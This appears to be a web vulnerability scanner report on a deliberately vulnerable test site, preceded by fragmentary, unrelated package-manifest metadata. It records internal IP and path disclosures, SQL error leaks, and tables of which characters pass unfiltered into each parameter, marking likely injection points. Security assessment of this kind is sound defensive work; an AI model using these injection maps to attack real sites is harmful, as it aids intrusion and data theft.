                "email":
mail@kore-nordmann.de"
            },
            {
                "name": "Sebastian Bergmann",
                "email": "sebastian@phpunit.de"
            }
        ],
        "description": "Diff implementation",
        "homepage": "https://github.com/sebastianbergmann/diff",
        "keywords": [
            "diff"
        ]
...
{
                "name": "Bernhard Schussek",
                "email": "bschussek@2bepublished.at"
            },
            {
                "name": "Sebastian Bergmann",
                "email": "sebastian@phpunit.de"
            },
            {
                "name": "Adam Harvey",

aharvey@php.net"
            }
        ],
        "description": "Provides the functionality to export PHP variables for visualization",
        "homepage": "http://www.github.com/sebastianbergmann/exporter",
        "keywords": [
            "export",
            "exporter"
        ]
    },
    {
        "name": "seb
...
"autoload": {
            "classmap": [
                "libs/"
            ]
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "LGPL-3.0"
        ],
        "authors": [
            {
                "name": "Monte Ohrt",
                "email"
monte@ohrt.com"
            },
            {
                "name": "Uwe Tews",
                "email": "uwe.tews@googlemail.com"
            },
            {
                "name": "Rodney Rehm",
                "email": "rodney.rehm@medialize.de"
            },
            {
                "name": "Simon Wisselink",
                "homepage": "https://www.iwink.nl/"
            }
        ],
        "description": "Smarty - the compiling PHP template engine",
        "homepage": "https://www.smarty.net",
        "keywords": [
            "templating"
...
""
```

```
            },
            "files": [
                "bootstrap.php"
            ]
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "MIT"
        ],
        "authors": [
            {
                "name": "Gert de Pagter",
                "email":
BackEndTea@gmail.com"
            },
            {
                "name": "Symfony Community",
                "homepage": "https://symfony.com/contributors"
            }
        ],
        "description": "Symfony polyfill for ctype functions",
        "homepage": "https://symfony.com",
        "keywords": [
            "compat
...
},
            "exclude-from-classmap": [
                "/Tests/"
            ]
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "MIT"
        ],
        "authors": [
            {
                "name": "Fabien Potencier",
                "email
fabien@symfony.com"
            },
            {
                "name": "Symfony Community",
                "homepage": "https://symfony.com/contributors"
            }
        ],
        "description": "Symfony Yaml Component",
        "homepage": "https://symfony.com"
    },
    {
        "name": "tinymce/tinymce",
        "version":
...
utoload": {
            "classmap": [
                "src/class.upload.php"
            ]
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "GPL-2.0-only"
        ],
        "authors": [
            {
                "name": "Colin Verot",
                "email"
colin@verot.net"
            }
        ],
        "description": "This PHP class uploads files and manipulates images very easily.",
        "homepage": "http://www.verot.net/php_class_upload.htm",
        "keywords": [
            "gd",
            "upload"
        ]
    },
    {
        "name": "webmozart/assert",
```

```
        "version": "1.10.0",
...
dist",
        "autoload": {
            "psr-4": {
                "Webmozart\\Assert\\": "src/"
            }
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "MIT"
        ],
        "authors": [
            {
                "name": "Bernhard Schussek",
                "email"
bschussek@gmail.com"
            }
        ],
        "description": "Assertions to validate method input/output with n
...
```

Internal IP Address Disclosure

INFORMATION

CAPEC 118, CWE 200, WASC 13, OWASP PC-C7

Discovering the private addresses used within an organization can help an attacker in carrying out network-layer attacks aiming to penetrate the organization's internal infrastructure.

Attacker may also use the disclosed IP address to check SSRF (Server Side Request Forgery) vulnerability or to exploit non-HTTP protocols.

This issue may be a false positive and manual confirmation is required.

/404.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:04 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
olor="#FF0000">'/404.php'</font> was not found on this server.</strong></p>
                <p>
                nginx/1.19.0 on 192.168.0.28 (acuart)<br><br><small>Wednesday 14th 2024f February 2024 07:25:04 PM</small>
</p>
                <p>Try to acc
...
```

/pictures/ipaddresses.txt

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:55 GMT
Server: nginx/1.19.0
ETag: "4979bf3f-34"
Accept-Ranges: bytes
Content-Length: 52
Content-Type: text/plain
Last-Modified: Fri, 23 Jan 2009 12:59:43 GMT

a
sa
s
as
sasaasas 192.168.0.26 asasas

asasas
```

/secured/phpinfo.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:15 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
">SERVER_NAME </td><td class="v">acuart </td></tr>
<tr><td class="e">SERVER_ADDR </td><td class="v">192.168.0.5 </td></tr>
<tr><td class="e">SERVER_PORT </td><td class="v">80 </td></tr>
<tr><td class="e">REMOTE_ADDR </td><td class="v">192.168.0.26 </td></tr>
<tr><td class="e">DOCUMENT_ROOT </td><td class="v">/var/www/acuart/ </td></tr>

<tr><td class="e">SERVER_ADMIN </td><td class="v">root@localhost.localdomain </td></tr>
<tr><td class="e">SCRIPT_FILENAME </td><td class="v">/var/www/acuart/secured/phpinfo.php </td></tr>
<tr><td class="e">REMO
...
>no value</i></td></tr>
<tr><td class="e">_SERVER["SERVER_SOFTWARE"]</td><td class="v">Apache/2.2.3 (FreeBSD) DAV/2 PHP/5.1.6 mod_ssl/2.2.3 OpenSSL/0.9.7
e-p1</td></tr>

<tr><td class="e">_SERVER["SERVER_NAME"]</td><td class="v">acuart</td></tr>
<tr><td class="e">_SERVER["SERVER_ADDR"]</td><td class="v
192.168.0.5</td></tr>
<tr><td class="e">_SERVER["SERVER_PORT"]</td><td class="v">80</td></tr>
<tr><td class="e">_SERVER["REMOTE_ADDR"]</td><td class="v">192.168.0.26</td></tr>
<tr><td class="e">_SERVER["DOCUMENT_ROOT"]</td><td class="v">/var/www/acuart/</td></tr>
<
...
```

/secured/phpinfo.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:34:08 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
">SERVER_NAME </td><td class="v">acuart </td></tr>
<tr><td class="e">SERVER_ADDR </td><td class="v">192.168.0.5 </td></tr>
<tr><td class="e">SERVER_PORT </td><td class="v">80 </td></tr>
<tr><td class="e">REMOTE_ADDR </td><td class="v">192.168.0.26 </td></tr>
<tr><td class="e">DOCUMENT_ROOT </td><td class="v">/var/www/acuart/ </td></tr>

<tr><td class="e">SERVER_ADMIN </td><td class="v">root@localhost.localdomain </td></tr>
<tr><td class="e">SCRIPT_FILENAME </td><td class="v">/var/www/acuart/secured/phpinfo.php </td></tr>
<tr><td class="e">REMO
...
>no value</i></td></tr>
<tr><td class="e">_SERVER["SERVER_SOFTWARE"]</td><td class="v">Apache/2.2.3 (FreeBSD) DAV/2 PHP/5.1.6 mod_ssl/2.2.3 OpenSSL/0.9.7
e-p1</td></tr>

<tr><td class="e">_SERVER["SERVER_NAME"]</td><td class="v">acuart</td></tr>
<tr><td class="e">_SERVER["SERVER_ADDR"]</td><td class="v
192.168.0.5</td></tr>
<tr><td class="e">_SERVER["SERVER_PORT"]</td><td class="v">80</td></tr>
<tr><td class="e">_SERVER["REMOTE_ADDR"]</td><td class="v">192.168.0.26</td></tr>
<tr><td class="e">_SERVER["DOCUMENT_ROOT"]</td><td class="v">/var/www/acuart/</td></tr>
<
...
```

Internal Path (Linux)

INFORMATION

CAPEC 118, CWE 200, WASC 13

Path disclosure enables the attacker to see the path to the webroot/file. e.g.: /home/omg/htdocs/file/. Certain vulnerabilities, such as using the load_file() (within a SQL Injection) query to view the page source, require the attacker to have the full path to the file they wish to view.

The risks regarding path disclosure may produce various outcomes.

1. Attackers may use the path in combination with file inclusion vulnerabilites (see PHP File Inclusion) to steal files of the web application.
2. It can also be used to reveal the underlying operating system by observing the file paths. Windows for instance always start with a drive-letter, e.g; C:, while Unix based operating system tend to start with a single front slash.

   ***NIX:**

   ```
   Warning: session_start() [function.session-start]: The session id contains illegal characters,
   valid characters are a-z, A-Z, 0-9 and '-,' in /home/alice/public_html/includes/functions.php on line 2
   ```

   Windows:

   ```
   Warning: session_start() [function.session-start]: The session id contains illegal characters,
   valid characters are a-z, A-Z, 0-9 and '-,' in C:\Users\bob\public_html\includes\functions.php on line 2
   ```

   The two examples above reveal usernames on the operating systems as well; **alice** and **bob**. Usernames are of course important pieces of credentials. Attackers can use those in many different ways, ranging all from bruteforcing over various protocols (SSH, Telnet, RDP, FTP...) to launch exploits which require working usernames.

References

Information Exposure

/AJAX/infoartist.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:09 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/AJAX/infoartist.php on line 7
</iteminfo>
```

/AJAX/infocateg.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:10 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/AJAX/infocateg.php on line 7
</iteminfo>
```

/AJAX/infotitle.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:10 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/AJAX/infotitle.php on line 7
</iteminfo>
```

/listproducts.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:20 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, null given in /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="s
...
```

/search.php?test=%27%22

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:52 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
v id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/search.php on line 61
<h2 id='pageName'>searched for: rx</h2></div>
<!-- InstanceEndEditable -->
<!--end conte
...
```

Reflected-Filtered Inputs

INFORMATION

/AJAX/showxml.php

/xml[1]/node[1]

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
X    X    -        X         -    -    X    -    -    -    -    -    -    -    -    -    -    -    -    -    X    -    -    -    -
```

```
<pre>&lt;xml&gt;
  &lt;node name=&quot;nodename1&quot;&gt;INJECTION_HERE&lt;/node&gt;
  &lt;node name=&quot;nodename2&quot;&gt;nodetext2&lt;/node&gt;
&lt;/xml&gt;</pre>
```

/xml[1]/node[1]/@name

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
X    X    -        X         -    -    X    -    -    -    -    -    -    -    -    -    -    -    -    -    X    -    -    -    -
```

```
<pre>&lt;xml&gt;
  &lt;node name=&quot;INJECTION_HERE&quot;&gt;nodetext1&lt;/node&gt;
  &lt;node name=&quot;nodename2&quot;&gt;nodetext2&lt;/node&gt;
&lt;/xml&gt;</pre>
```

/xml[1]/node[2]

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
X    X    -        X         -    -    X    -    -    -    -    -    -    -    -    -    -    -    -    -    X    -    -    -    -
```

```
<pre>&lt;xml&gt;
  &lt;node name=&quot;nodename1&quot;&gt;nodetext1&lt;/node&gt;
  &lt;node name=&quot;nodename2&quot;&gt;INJECTION_HERE&lt;/node&gt;
&lt;/xml&gt;</pre>
```

/xml[1]/node[2]/@name

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
X    X    -        X         -    -    X    -    -    -    -    -    -    -    -    -    -    -    -    -    X    -    -    -    -
```

```
<pre>&lt;xml&gt;
  &lt;node name=&quot;nodename1&quot;&gt;nodetext1&lt;/node&gt;
  &lt;node name=&quot;INJECTION_HERE&quot;&gt;nodetext2&lt;/node&gt;
&lt;/xml&gt;</pre>
```

mycookie

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    X    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    X
```

```
Your cookie is set to INJECTION_HERE
```

/AJAX/showxml.php

mycookie

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    X    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    X
```

```
Your cookie is set to INJECTION_HERENOT an xml!
```

/comment.php

name

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<title>
INJECTION_HERE commented</title>
<p class='story'>INJECTION_HERE, thank you for your comment.</p>
<head>
<title>
INJECTION_HERE commented</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
body {
        margin-left: 0px;
        margin-top: 0px;
        margin-right: 0px;
        margin-bottom: 0px;
}
-->
</style>
<link href="style.css" rel="stylesheet" type="text/css">
</head>
```

/guestbook.php

name

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<strong>INJECTION_HERE</strong>
```

text

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<td colspan="2"><img src="/images/remark.gif">  INJECTION_HERE</td>
```

/hpp/?pp=12

pp

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<a href="params.php?p=valid&pp=INJECTION_HERE">link2</a>
<form action="params.php?p=valid&pp=INJECTION_HERE"><input type="submit" name="aaaa/"></form>
```

/hpp/params.php?p=valid&pp=12

p

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

INJECTION_HERE12

pp

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

validINJECTION_HERE

/hpp/params.php?p=valid&pp=12&aaaa%2f=

p

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

INJECTION_HERE12

pp

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

validINJECTION_HERE

/listproducts.php?artist=1

artist

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
X    X    X        X         X    X    X    X    X    X    X    X    -    X    X    X    X    X    X    X    X    X    X    X
```

```
<div id="content">
        Error: Unknown column 'INJECTION_HERE' in 'where clause'
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74
</div>
```

/listproducts.php?cat=1

cat

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
X    X    X        X         X    X    X    X    X    X    X    X    -    X    X    X    X    X    X    X    X    X    X    X
```

```
<div id="content">
        Error: Unknown column 'INJECTION_HERE' in 'where clause'
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74
</div>
```

/search.php?test=query

searchFor

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<h2 id='pageName'>searched for: INJECTION_HERE</h2>
```

/secured/newuser.php

uaddress

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<li>Address: INJECTION_HERE</li>
```

ucc

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<li>Credit card: INJECTION_HERE</li>
```

uemail

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<li>E-Mail: INJECTION_HERE</li>
```

uphone

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<li>Phone number: INJECTION_HERE</li>
```

urname

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<li>Name: INJECTION_HERE</li>
```

uuname

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
=============================================================================================================================
-    -    -        -         X    -    -    -    -    -    X    -    -    -    -    -    -    -    -    -    -    -    -    -
```

```
<li>Username: INJECTION_HERE</li>
```

/showimage.php?file=./pictures/1.jpg&size=160

file

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

Warning: fopen(INJECTION_HERE): failed to open stream: No such file or directory in /hj/var/www/showimage.php on line 31

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php on line 37

/showimage.php?file=./pictures/3.jpg

file

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -    -
```

Warning: fopen(INJECTION_HERE): failed to open stream: No such file or directory in /hj/var/www/showimage.php on line 13

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php on line 19

/userinfo.php

uaddress

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         X    -    -    -    -    -    X    -    -    -    -    -    -    -    -    -    -    -    -    -
```

<textarea wrap="soft" name="uaddress" rows="5" style="width:200px">INJECTION_HERE</textarea>

ucc

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         X    -    -    -    -    -    X    -    -    -    -    -    -    -    -    -    -    -    -    -
```

<input type="text" value="INJECTION_HERE" name="ucc" style="width:200px">

uemail

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         X    -    -    -    -    -    X    -    -    -    -    -    -    -    -    -    -    -    -    -
```

<input type="text" value="INJECTION_HERE" name="uemail" style="width:200px">

uphone

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         X    -    -    -    -    -    X    -    -    -    -    -    -    -    -    -    -    -    -    -
```

<input type="text" value="INJECTION_HERE" name="uphone" style="width:200px">

urname

```
<    >    [space]  <scRipt>  '    +    "    `    *    /    \    -    $    {    }    (    )    [    ]    :    &    =    @    ,    ;
==========================================================================================================================================
-    -    -        -         X    -    -    -    -    -    X    -    -    -    -    -    -    -    -    -    -    -    -    -
```

<h2 id='pageName'>INJECTION_HERE (test)</h2>
<input type="text" value="INJECTION_HERE" name="urname" style="width:200px">

Silverlight Client Access Policy

INFORMATION

CWE 425, WASC 34

Predictable Resource Location is an attack technique used to uncover hidden web site content and functionality. By making educated guesses via brute forcing an attacker can guess file and directory names not intended for public viewing. Brute forcing filenames is easy because files/paths often have common naming convention and reside in standard locations. These can include temporary files, backup files, logs, administrative site sections, configuration files, demo applications, and sample files. These files may disclose sensitive information about the website, web application internals, database information, passwords, machine names, file paths to other sensitive areas, etc...

This will not only assist with identifying site surface which may lead to additional site vulnerabilities, but also may disclose valuable information to an attacker about the environment or its users.

Remediation

For content not required to be world accessible either proper access controls should be applied, or removal of the content itself.

References

- Forced Browsing (Mitre)
- Forced Browsing (OWASP)
- Predictable Resource Location

/clientaccesspolicy.xml

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:20 GMT
Server: nginx/1.19.0
ETag: "5049b03d-133"
Accept-Ranges: bytes
Content-Length: 307
Content-Type: text/xml
Last-Modified: Fri, 07 Sep 2012 08:28:45 GMT

<?xml version="1.0" encoding="utf-8"?>
<access-policy>
        <cross-domain-access>
    <!--
                <allow-from http-request-headers="*">
                        <domain uri="*"/>
                </allow-from>
    -->
                <grant-to>
                        <resource path="/" include-subpaths="true"/>
                </grant-to>
        </cross-domain-access>
</access-policy>
```